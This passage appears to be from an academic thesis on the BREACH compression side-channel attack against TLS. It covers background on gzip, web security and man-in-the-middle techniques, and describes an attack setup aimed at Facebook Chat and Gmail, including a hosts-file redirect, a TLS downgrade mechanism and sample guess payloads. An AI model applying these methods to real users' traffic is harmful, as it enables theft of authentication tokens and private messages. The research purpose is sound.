

Contents

Contents	1
List of Figures	3
1. Introduction	7
2. Theoretical background	9
2.1 gzip	9
2.1.1 LZ77	9
2.1.2 Huffman coding	11
2.2 Same-origin policy	12
2.2.1 Cross-site scripting	13
2.2.2 Cross-site request forgery	13
2.3 Transport Layer Security	14
2.3.1 TLS handshake	15
2.3.2 TLS record	16
2.4 Man-in-the-Middle	16
2.4.1 ARP Spoofing	17
2.4.2	18
3. Partially Chosen Plaintext Attack	19
3.1 Partially Chosen Plaintext Indistinguishability	19
3.1.1 Definition	19
3.1.2 IND-PCPA vs IND-CPA	20
3.2 PCPA on compressed encrypted protocols	20
3.2.1 Compression-before-encryption and vice versa	20
3.2.2 PCPA scenario on compression-before-encryption protocol	21
3.3 Known PCPA exploits	21
3.3.1 CRIME	22
3.3.2 BREACH	22
4. Attack Model	23
4.1 Mode of Operation	23
4.1.1 Description	23
4.1.2 Man-in-the-Middle implementation	24
4.1.3 BREACH JavaScript implementation	25
4.1.4 Attack persistence	25
4.2 Vulnerable endpoints	26
4.2.1 Facebook Chat messages	26
4.2.2 Gmail Authentication token	28
4.2.3 Gmail private emails	30
4.3 Validation of secret-reflection compression	31

5. Statistical methods	33
5.1 Probabilistic techniques	33
5.1.1 Attack on block ciphers	33
5.1.2 Huffman fixed-point	37
5.2 Attack optimization	37
5.2.1 Parallelization of hill-climbing	38
5.2.2 Cross-domain parallelization	38
6. Experimental results	41
7. Mitigation techniques	43
7.1 Original mitigation tactics	43
7.1.1 Length hiding	43
7.1.2 Separating Secrets from User Input	43
7.1.3 Disabling Compression	44
7.1.4 Masking Secrets	44
7.1.5 Request Rate-Limiting and Monitoring	44
7.1.6 More Aggressive CSRF Protection	45
7.2 Novel mitigation techniques	45
7.2.1 Compressibility annotation	45
7.2.2 SOS headers	46
8. Conclusion	49
9. Appendix	51
9.1 Man-in-the-Middle module	51
9.2 Constants library	59
9.3 BREACH JavaScript	61
9.4 Minimal HTML web page	62
9.5 Request initialization module	62
9.6 User interface library	64
9.7 Automated run and data parsing module	66
9.8 Attack module	77
Bibliography	79

List of Figures

2.1	Step 1: Plaintext to be compressed	10
2.2	Step 2: Compression starts with literal representation	10
2.3	Step 3: Use a pointer at distance 26 and length 16	10
2.4	Step 4: Continue with literal	10
2.5	Step 5: Use a pointer pointing to a pointer	11
2.6	Step 6: Use a pointer pointing to a pointer pointing to a pointer	11
2.7	Step 7: Use a pointer pointing to itself	11
2.8	TLS handshake flow	15
2.9	TLS record	16
2.10	Man-in-the-Middle.	17
2.11	Arp Spoofing	17
2.12	DNS Spoofing	18
4.1	Command-and-control mechanism.	26
4.2	Facebook Chat drop-down list.	27
4.3	Facebook response body containing both secret and reflection.	28
4.4	Invalid Gmail search.	29
4.5	Gmail response body containing both secret and reflection.	29
4.6	Gmail authentication token.	30
4.7	Gmail empty search response containing latest mails.	30
4.8	Comparison of two compressed responses.	31
5.1	Facebook flow	34
5.2	Gmail flow	34
5.3	Older browser version	35
5.4	Newer browser version	36
5.5	Huffman fixed-point.	37

List of Listings

4.1	Test machine's hosts file	24
4.2	File with request parameters.	25
5.1	File with parallelized request parameters.	38
9.1	connect.py	51
9.2	constants.py	59
9.3	evil.js	61
9.4	HTML page that includes BREACH js	62
9.5	hillclimbing.py	62
9.6	iolibrary.py	64
9.7	parse.py	66
9.8	breach.py	77

Chapter 1

Introduction

Chapter 2

Theoretical background

In this chapter we will provide the necessary background needed for the user to understand the mechanisms used later in the paper. The description of the following systems is a brief introduction, intended to familiarize the reader with concepts that are fundamental for the each one.

Specifically, section 2.1 describes the functionality of the gzip compression software and the algorithms that it entails. Section 2.2 covers the same-origin policy that applies in the web application security model. In section 2.3 we explain the Transport Layer Security, which is the current widely used protocol that provide communications security over the Internet. Finally, in section 2.4 we describe attack methodologies in order for an adversary to perform a Man-in-the-Middle attack, such as ARP spoofing or DNS poisoning.

2.1 gzip

gzip is a software application used for file compression and decompression. It is the most used compression method on the Internet, integrated in protocols such as the Hypertext Transfer Protocol (HTTP), the Extensible Messaging and Presence Protocol (XMPP) and many more. Derivatives of gzip include the tar utility, which can extract .tar.gz files, as well as zlib, an abstraction of the DEFLATE algorithm in library form.¹

It is based on the DEFLATE algorithm, which is a combination of LZ77 and Huffman coding. DEFLATE could be described in short by the following encryption schema:

$$DEFLATE(m) = Huffman(LZ77(m))$$

In the following sections we will briefly describe the functionality of both these compression algorithms.

2.1.1 LZ77

LZ77 is a lossless data compression algorithm published by A. Lempel and J. Ziv in 1977 [3]. It achieves compression by replacing repeated occurrences of data with references to a copy of the same data existing earlier in the uncompressed data stream. The reference is composed of a pair of numbers, the first of which represents the

¹ <https://en.wikipedia.org/wiki/Gzip>

length of the repeated portion and the second describes the distance backwards in the stream, all the way to the beginning of the portion. In order to spot repeats, the protocol needs to keep track of some amount of the most recent data, specifically the latest 32 kilobytes. This data is held in a sliding window, so in order for a portion of data to be compressed, the initial appearance of it needs to have occurred at most 32 Kb up the data stream. Also, the minimum length of a text to be compressed is 3 characters and compressed text can refer to literals as well as pointers.

Below you can see an example of a step-by-step execution of the algorithm for a chosen text:

Hello, world! I love you.
Hello, world! I hate you.
Hello, world! Hello, world! Hello, world!

Figure 2.1: Step 1: Plaintext to be compressed

Hello, world! I love you.

Hello, world! I love you.

Figure 2.2: Step 2: Compression starts with literal representation

Hello, world! I love you.
Hello, world! I
Hello, world! I love you.
↑(26, 16)

Figure 2.3: Step 3: Use a pointer at distance 26 and length 16

Hello, world! I love you.
Hello, world! I hate
Hello, world! I love you.
↑(26, 16) hate

Figure 2.4: Step 4: Continue with literal




Figure 2.5: Step 5: Use a pointer pointing to a pointer




Figure 2.6: Step 6: Use a pointer pointing to a pointer pointing to a pointer




Figure 2.7: Step 7: Use a pointer pointing to itself

2.1.2 Huffman coding

Huffman coding is also a lossless data compression algorithm developed by David A. Huffman and published in 1952 [2]. When compressing a text with this algorithm, a variable-length code table is created to map source symbols to bit streams. Each source symbol can be represented with less or more bits compared to the uncompressed stream, so the mapping table is used to translate source symbols into bit streams during compression and vice versa during decompression. The mapping table could be represented as a binary tree of nodes, where each leaf node represents a source symbol, which can be accessed from the root of the tree by following the left path for 0 and the right path for 1. Each source symbol can be represented only by leaf nodes, therefore the code is prefix-free, i.e. no bit stream representing a source symbol can be the prefix of any other bit stream representing a different source symbol. The final mapping of source symbols to bit streams is calculated by finding the

frequency of appearance for each source symbol of the plaintext. That way, most common symbols will be coded in shorter bit streams, resulting in a compression of the initial text.

Below follows an example of a plaintext and a valid Huffman tree that can be used for compressing it:

Chancellor on brink of second bailout for banks²

Frequency Analysis

o: 6	n: 5	r: 3	l: 3
b: 3	c: 3	a: 3	s: 2
k: 2	e: 2	i: 2	f: 2
h: 1	d: 1	t: 1	u: 1

Huffman tree

o: 00	n: 01	r: 1000	l: 1001
b: 1010	c: 1011	a: 11000	s: 11001
k: 11010	e: 11011	i: 11100	f: 1111000
h: 1111001	d: 1111010	t: 1111011	u: 1111100

Initial text size: 320 bits
Compressed text size: 167 bits

2.2 Same-origin policy

Same-origin policy is an important aspect of the web application security model. According to that policy, a web browser allows scripts included in one page to access data in a second page only if both pages have the same `origin`. `Origin` is defined as the combination of Uniform Resource Identifier (URI)³ scheme, hostname and port number. For example, a document retrieved from the website `http://example.com/target.html` is not allowed, under the same-origin policy, to access the Document-Object Model⁴ of a web page retrieved from `https://head.example.com/target.html`, since the two websites have different URI scheme (`http` vs `https`) and different hostname (`example.com` vs `head.example.com`).

Same-origin policy is particularly important in modern web applications, that rely greatly on HTTP cookies to maintain authenticated sessions. If same-origin policy was not implemented, the confidentiality and integrity of cookies, as well as every other content of web pages, would have been compromised. However, despite the use of same-origin policy by modern browsers, there exist attacks that enable an adversary to bypass it and compromise a user's communication with a website. Two major types of such attacks, cross-site scripting and cross-site request forgery are described in the following subsections.

² https://en.bitcoin.it/wiki/Genesis_block

³ https://en.wikipedia.org/wiki/Uniform_resource_identifier

⁴ https://en.wikipedia.org/wiki/Document_Object_Model

2.2.1 Cross-site scripting

Cross-site scripting (XSS)⁵ is a security vulnerability that allows an adversary to inject a client-side script into web pages viewed by other users. That way, same-origin policy can be bypassed and sensitive data handled by the vulnerable website may be compromised. XSS could be divided into two major types, non-persistent and persistent, which will be described below.

Non-persistent XSS vulnerabilities are the most common. They show up when the web server does not parse the input, in order to escape or reject HTML control characters, allowing for scripts injected to the input to run unnoticeable. Usual methods of performing non-persistent XSS include mail or website URL links and search requests.

Persistent XSS occurs when data provided by the attacker are stored by the server. Responses from the server towards different users will then include the script injected from the attacker, allowing it to run automatically on the victim's browsers, without need from the attacker to target them individually. An example of such attack can occur when posting texts on social networks or message boards.

2.2.2 Cross-site request forgery

Cross-site request forgery (CSRF)⁶ is an exploit that allows an attacker to issue unauthorized commands to a website, on behalf of a user the website trusts. The attacker can then forge a request that performs actions or posts data on a website the victim is logged in, execute remote code with root privileges or compromise a root certificate, resulting in a breach of an entire Public Key Infrastructure (PKI).

CSRF can be performed when the victim is trusted by a website and the attacker can trick the victim's browser into sending HTTP requests to that website. For example, when Alice visits a web page that contains the HTML image tag ``, that Mallory has injected, a request from Alice's browser to the example bank's website will be issued, stating for an amount of 1.000.000 to be transferred from Alice's account to Mallory's. If Alice is logged in the example bank's website, the browser will include the cookie containing Alice's authentication information in the request, validating the request for the transfer. If the website does not perform more sanity checks or further validation from Alice, the unauthorized transaction will be completed. An attack like this is very common on Internet forums, where users are allowed to post images.

A mitigation method for CSRF is a Cookie-to-Header token. The web application sets a cookie, which contains a random token that validates a specific user session. Client side reads that token and includes it in a HTTP header sent with each request to the web application. Since only JavaScript running within the same origin will be allowed to read the token, we can assume that its value is safe from unauthorized scripts that aim read and copy it to a custom header, in order to mark a rogue request as valid.

⁵ https://en.wikipedia.org/wiki/Cross-site_scripting

⁶ https://en.wikipedia.org/wiki/Cross-site_request_forgery

2.3 Transport Layer Security

Transport Layer Security (TLS)⁷ is a protocol that provides security over the Internet, allowing a server and a client to communicate in a way that prevents eavesdropping, tampering or message forgery [8].

The users negotiate a symmetric key via asymmetric cryptography, that is provided by X.509 certificates. In order for the certificates to be verified for their owners, certificate authorities and PKIs have been created. However, it can be understood that, due to their essential role, certificate authorities are points of failure in the system, enabling for Man-in-the-Middle attacks, in case an adversary has managed to forge a root certificate.

Apart from certificate-related attacks, a well-known category is compression attacks [9]. Such attacks exploit TLS-level compression in order to decrypt ciphertext. In this paper, we investigate the threat model and performance of such an attack, BREACH⁸.

In the following subsections we will briefly describe the handshake negotiation and the format of TLS records.

⁷ https://en.wikipedia.org/wiki/Transport_Layer_Security

⁸ <http://breachattack.com>

2.3.1 TLS handshake




Figure 2.8: TLS handshake flow

The above sequence diagram presents the functionality of TLS handshake. User and server exchange the basic parameters of the connection, that is the protocol version, cipher suite, compression method and random numbers, via the ClientHello and ServerHello records. The server then provides all information needed so that the user validates and uses the asymmetric server key, in order to compute the symmetric key that will be used for the rest of the communication. The client computes a PreMasterKey, that is sent to the server, which is then used by both parties to compute the symmetric key. Finally, both sides exchange and validate hash and MAC codes over all the previous messages, after which they both have the ability to communicate safely.

This functionality is applied only for the basic TLS handshake. Client-authenticated and resumed handshakes work similarly, however they are not relevant for the purpose of this paper.

2.3.2 TLS record

+	Byte +0	Byte +1	Byte +2	Byte +3
Byte 0	Content type			
Bytes 1..4	Version		Length	
	(Major)	(Minor)	(bits 15..8)	(bits 7..0)
Bytes 5..(m-1)	Protocol message(s)			
Bytes m..(p-1)	MAC (optional)			
Bytes p..(q-1)	Padding (block ciphers only)			

Figure 2.9: TLS record

The above figure depicts the general format of all TLS records.

The first field defines the Record Layer Protocol Type of the record, which can be one of the following:

Hex	Type
0x14	ChangeCipherSpec
0x15	Alert
0x16	Handshake
0x17	Application
0x18	Heartbeat

The second field defines the TLS version for the record message, which is identified by the major and minor numbers as below:

Major	Minor	Version
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

The aggregated length of the payload of the record, the MAC and the padding is then calculated by the following two fields as: $256 * (bits15..8) + (bits7..0)$.

Finally, the payload of the record, which, depending on the type, may be encrypted, the MAC, if provided, and the padding, if needed, make up the rest of the TLS record.

2.4 Man-in-the-Middle

Man-in-the-Middle (MitM)⁹ is one of the most common attack vectors, where an attacker reroutes the communication of two parties, in order to be controlled and pos-

⁹ https://en.wikipedia.org/wiki/Man-in-the-middle_attack

sibly altered. The aggressiveness of the attack can vary from passive eavesdropping to full control of the communication, as long as the attacker is able to impersonate both parties and convince them to be trusted.




Figure 2.10: Man-in-the-Middle.

MitM attacks can be mitigated by using end-to-end cryptography, mutual authentication or PKIs. However, some attacks manage to bypass such mitigation techniques. Below, we describe two such attacks, ARP Spoofing and DNS cache poisoning.

2.4.1 ARP Spoofing

ARP spoofing¹⁰ is a technique where an attacker sends Address Resolution Protocol (ARP) messages over the network, so that the IP address of a host is associated with the MAC address of the attacker's machine. That way, the attacker may intercept the traffic, modify or deny packets, performing Denial-of-Service, MitM or session hijacking attacks.




Figure 2.11: Arp Spoofing

¹⁰ https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing can also be used for legitimate reasons, when a developer needs to debug IP traffic between two hosts. The developer can then act as proxy between the two hosts, configuring a switch that is used by the two parties to forward the traffic to the proxy for monitoring purposes.

2.4.2




Figure 2.12: DNS Spoofing

DNS spoofing (or DNS cache poisoning)¹¹ is an attack, when the adversary introduces data into a Domain Name System resolver's cache, in order to return an incorrect address for a specific host.

DNS servers are usually provided by Internet Service Providers (ISPs) and used to resolve IP addresses to human-readable hostnames faster. A malicious employee, or anyone that has gained unauthorized access to the server, can perform DNS poisoning, affecting every user that uses the specific server.

¹¹ https://en.wikipedia.org/wiki/DNS_spoofing

Chapter 3

Partially Chosen Plaintext Attack

Traditionally, cryptographers have used games for security analysis. Such games include the indistinguishability under chosen plaintext attack (IND-CPA), the indistinguishability under chosen ciphertext attack/adaptive chosen ciphertext attack (IND-CCA1, IND-CCA2) etc¹. In this chapter, we introduce a definition for a new property of encryption schemes, called indistinguishability under partially-chosen-plaintext-attack (IND-PCPA). We also provide comparison between IND-PCPA and other known forms of cryptosystem properties.

3.1 Partially Chosen Plaintext Indistinguishability

3.1.1 Definition

IND-PCPA uses a definition similar to that of IND-CPA.

For a probabilistic asymmetric key encryption algorithm, indistinguishability under partially chosen plaintext attack (IND-PCPA) is defined by the following game between an adversary and a challenger.

- The challenger generates a key pair P_k, S_k and publishes P_k to the adversary.
- The adversary may then perform a polynomially bounded number of encryptions or other operations.
- Eventually, the adversary submits two distinct chosen plaintexts M_0, M_1 to the challenger.
- The challenger selects a bit $b \in 0, 1$ uniformly at random.
- The adversary can then submit any number of selected plaintexts $R_i, i \in N, |R| \geq 0$, for which the challenger sends the ciphertext $C_i = E(P_k, M_b || R_i)$ back to the adversary.
- The adversary is free to perform any number of additional computations or encryptions, before finally guessing the value of b .

¹ https://en.wikipedia.org/wiki/Ciphertext_indistinguishability

A cryptosystem is indistinguishable under partially chosen plaintext attack, if every probabilistic polynomial time adversary has only a negligible advantage on finding b over random guessing. An adversary is said to have a negligible advantage if it wins the above game with probability $\frac{1}{2} + \epsilon(k)$, where $\epsilon(k)$ is a negligible function in a security parameter k .

Intuitively, we can think of the adversary as having the ability to modify the plaintext of a message, by appending a chosen portion of data to it, without prior knowledge of the plaintext itself. He can then acquire the ciphertext of the modified text and perform any kinds of computations on it. A system would then be described as IND-PCPA, if the adversary is unable to gain more information about the plaintext, than he would by guessing at random.

3.1.2 IND-PCPA vs IND-CPA

Suppose the adversary submits the empty string as the chosen plaintext, a choice which is allowed by the definition of the game. The ciphertext that the challenger would then send back would be $C_i = E(P_k, M_b || "") = E(P_k, M_b)$, which is the ciphertext returned from the challenger in the context of the IND-CPA game.

Therefore, if the adversary has the ability to beat the game of IND-PCPA, i.e. if the system is not indistinguishable under partially chosen plaintext attacks, he also has the ability to beat the game of IND-CPA. This assumption provides an informal proof that IND-PCPA is at least as strong as IND-CPA.

3.2 PCPA on compressed encrypted protocols

In this section we will investigate the relationship between compression and encryption, regarding how partially chosen plaintext attacks can exploit either one method in protocols that allow such functionality schemes.

3.2.1 Compression-before-encryption and vice versa

When having a system that applies both compression and encryption on a given plaintext, it would be interesting to investigate the order those transformations should be executed.

Lossless compression algorithms rely on statistical patterns to reduce the size of the data to be compressed, without losing information. Such a method is possible, since most real-world data present statistical redundancy. However, it can be understood that such compression algorithms will fail to compress well certain kinds data sets, that display no statistical pattern.

Encryption algorithms, on the other hand, rely on adding entropy to the plaintext before producing the ciphertext. If the ciphertext contained repeated portions, these statistical patterns could be exploited in order to deduce information about the plaintext.

In the scheme where we apply compression after encryption, the ciphertext to be compressed should demonstrate no statistical analysis exploits, not allowing compression to reduce the size of the data. In addition, compression after encryption would not increase the security of the protocol.

On the other contrary, applying encryption after compression seems a more preferable solution. The compression algorithm can use the statistical redundancies of the plaintext to perform well, while the encryption algorithm, if applied correctly on the compressed text, should produce a random stream of data. Also, since compression introduces additional entropy, this scheme should make it harder for attackers, who rely on differential cryptanalysis, to break the system.

3.2.2 PCPA scenario on compression-before-encryption protocol

Let's assume a system that composes encryption and compression in the following manner:

$$c = \text{Encrypt}(\text{Compress}(m))$$

where c is the ciphertext and m is the plaintext.

Suppose the plaintext contains a specific secret, among random strings of data, and the attacker can issue a PCPA with a chosen plaintext, which we will call reflection. The plaintext then takes the form:

$$m = n_1 || \text{secret} || n_2 || \text{reflection} || n_3$$

where n_1, n_2, n_3 are random nonces.

If the reflection is the same as the secret, the compression mechanism will recognize this pattern and compress the two data portions. In other case, the two strings will not demonstrate any statistical redundancy and compression will perform worse. As a result, in the first case the data to be encrypted will be smaller than in the second case.

Usually encryption is done by a stream or a block cipher. In the first case, the lengths of a plaintext and the corresponding ciphertext are identical, whereas in the second case they differ by the number of padding bits, which is relatively small. That way, for a system as the one mentioned, an adversary could identify a pattern and extract information about the plaintext, based on the lengths of the two ciphertexts.

3.3 Known PCPA exploits

In this section, we cite known attacks that use the partially chosen plaintext attack vector, in a context as described in the previous section.

3.3.1 CRIME

Compression Ratio Info-leak Made Easy (CRIME) [4] is a security exploit that was revealed at the 2012 ekoparty². As stated, "it decrypts HTTPS traffic to steal cookies and hijack sessions".

In order for the attack to succeed, there are two requirements. Firstly, the attacker should be able to sniff the victim's network traffic, so as to see the request/response packet lengths. Secondly, the victim should visit a website controlled by the attacker or surf on non-HTTPS sites, in order for the CRIME script to be executed.

If the above requirements are met, the attacker makes a guess for the secret to be stolen and asks the browser to send a request with this guess included in the path. The attacker can then observe the length of the request and, if the length is less than usual, it is assumed that the guessed string was compressed with the secret, so it was correct.

CRIME has been mitigated by disabling TLS and SPDY compression on both Google Chrome and Mozilla Firefox browsers, as well as various server software packages. However, HTTP compression is still supported, while some web servers that support TLS compression are also vulnerable.

3.3.2 BREACH

Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH) [10] is a security exploit that is based on CRIME. Presented at the August 2013 Black Hat conference³, it targets the size of compressed HTTP responses and extracts secrets hidden in the response body.

Like the CRIME attack, the attacker needs to sniff the victim's network traffic, as well as force the victim's browser to issue requests to the chosen endpoint. Additionally, it works against stream ciphers only and assumes zero noise in the response. Moreover, it requests a known prefix for the secret, although a solution for this condition would be to guess the first two characters of the secret, in order to bootstrap the attack.

From then on, the methodology is in general the same as CRIME's. The attacker guesses a value, which is then included in the response body along with the secret and, if correct, it is compressed well with it, resulting in smaller response length.

BREACH has not yet been fully mitigated, although Gluck, Harris and Prado proposed various counter measures for the attack. We will investigate these mitigation techniques in depth in Chapter 7.

² <https://www.ekoparty.org>

³ <https://www.blackhat.com>

Chapter 4

Attack Model

In this chapter, we will extensively present the threat model of BREACH. We will explain the conditions that should be met, in order for the attack to be launched and describe our code implementation of the attack. Also, we will investigate the types of vulnerabilities in web applications, that can be exploited with this attack, as well as introduce alternative types of exploits, that have not been presented before in literature.

4.1 Mode of Operation

This section provides the model of the attack, the conditions are required for the attack to launch, as well as the code implementation that was developed for the purpose of this paper.

4.1.1 Description

The first step is for the attacker to gain control of the victim's network. Specifically, the attacker needs to be able to view the victim's encrypted traffic, which can be accomplished using the Man-in-the-Middle techniques described in [Section 2.4](#).

After that, the script that issues the requests needs to be executed from the victim's browser. One way to do this is to persuade the victim to visit a website controlled by the attacker, where the script already runs. This is usually possible with social engineering methods, such as phishing or spam email.

The script issues multiple requests to the targeted endpoint, which are sniffed by the attacker. As described in [Section 2.2](#), the attacker cannot read the plaintext of a response, however the lengths of both the request and the response is visible on the network.

Each request contains a chosen stream of data, that gets reflected in the response. Since the victim is logged in the targeted endpoint website, the response body will also contain the secrets. If the conditions defined in [Section 2.1.1](#) are met, the secret and the reflection will be compressed and encrypted.

By issuing a large amount of requests for different inputs, the attacker can analyse the response lengths and extract information about the secrets, when a response presents different length behaviour than the rest.

4.1.2 Man-in-the-Middle implementation

In order to gain control of the victim's traffic toward a chosen endpoint, we created a Python script that acts a Man-in-the-Middle proxy. For the purpose of this paper, the 'hosts' file of the test machine was configured to redirect traffic from and to the chosen endpoint toward the localhost interface, as shown below:

```
127.0.0.1 localhost
127.0.1.1 debian.home debian

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

# BREACH Targets

127.0.0.1 mail.google.com
127.0.0.1 touch.facebook.com
```

Listing 4.1: Test machine's hosts file

In the constants library, the IPs and ports of the victim and the endpoint are configured, in order for the Python script to open connections over TCP sockets on both directions, so that traffic from the victim to the endpoint and vice versa is routed through the Man-in-the-Middle proxy.

After the environment is set, the script waits for a packet to be received on either of the sockets. When a packet is received, the source of the packet is identified and the data is parsed in order to log the TLS header and the payload. Eventually, the packet is forwarded to the appropriate destination.

The parsing of the packet data is essential, since the header contains information regarding the version of TLS used, as well as the length of the record. For that purpose, we have created a mechanism to perform packet defragmentation, since a TLS record can span over multiple TCP packets.

Trying to spot a fragmented record payload, the length of the packet payload is compared to the length defined in the TLS header. In case the packet is smaller than the length declared in the header, the number of remaining bytes is stored, so that these bytes will be taken into account when following packets of same origin are received. In case the TLS header is fragmented, which can be deduced when the total bytes of the packet, fragments from previous records excluded, are less than 5 bytes, the actual data fragment needs to be stored, so that combined with the following packet it can be translated to a valid TLS record.

Finally, a TLS downgrade attack mechanism is also implemented. In order to test whether a TLS downgrade attack is feasible, the Client Hello packet is intercepted and dropped, while the MitM sends as a response a fatal 'HANDSHAKE FAILURE' alert to the victim. The victim's browser is usually configured to attempt a connection with a lower TLS version, where it should also include the TLS_FALLBACK_SCSV option in the cipher suite list. If the server is configured properly, the downgrade attempt should be recognised by the TLS_FALLBACK_SCSV pseudo-cipher and the connection should be dropped. In other case, the TLS version could be downgraded to a point where a less

safe connection is established, such as with version SSL 3.0 or using the RC4 stream cipher. For further information on the downgrade vulnerability see the POODLE attack [1].

The code of the Man-in-the-Middle proxy, as well as the constants library, can be found in Appendix Sections 9.1 and 9.2.

4.1.3 BREACH JavaScript implementation

For the implementation of the BREACH JavaScript, we assume the user has provided the alphabet that the characters of the secret belong, as well as the known prefix needed to bootstrap the attack. This information will be written to a file used by the that performs the attack, an example of which is shown below:

```
AF6bup
ladbfsk!1_2_3_4_5_6_7_8_9_AF6bup0znq,ladbfsk!0_2_3_4_5_6_7_8_9_AF6bup1znq
,ladbfsk!0_1_3_4_5_6_7_8_9_AF6bup2znq,ladbfsk!0
_1_2_4_5_6_7_8_9_AF6bup3znq,ladbfsk!0_1_2_3_5_6_7_8_9_AF6bup4znq,
ladbfsk!0_1_2_3_4_6_7_8_9_AF6bup5znq,ladbfsk!0
_1_2_3_4_5_7_8_9_AF6bup6znq,ladbfsk!0_1_2_3_4_5_6_8_9_AF6bup7znq,
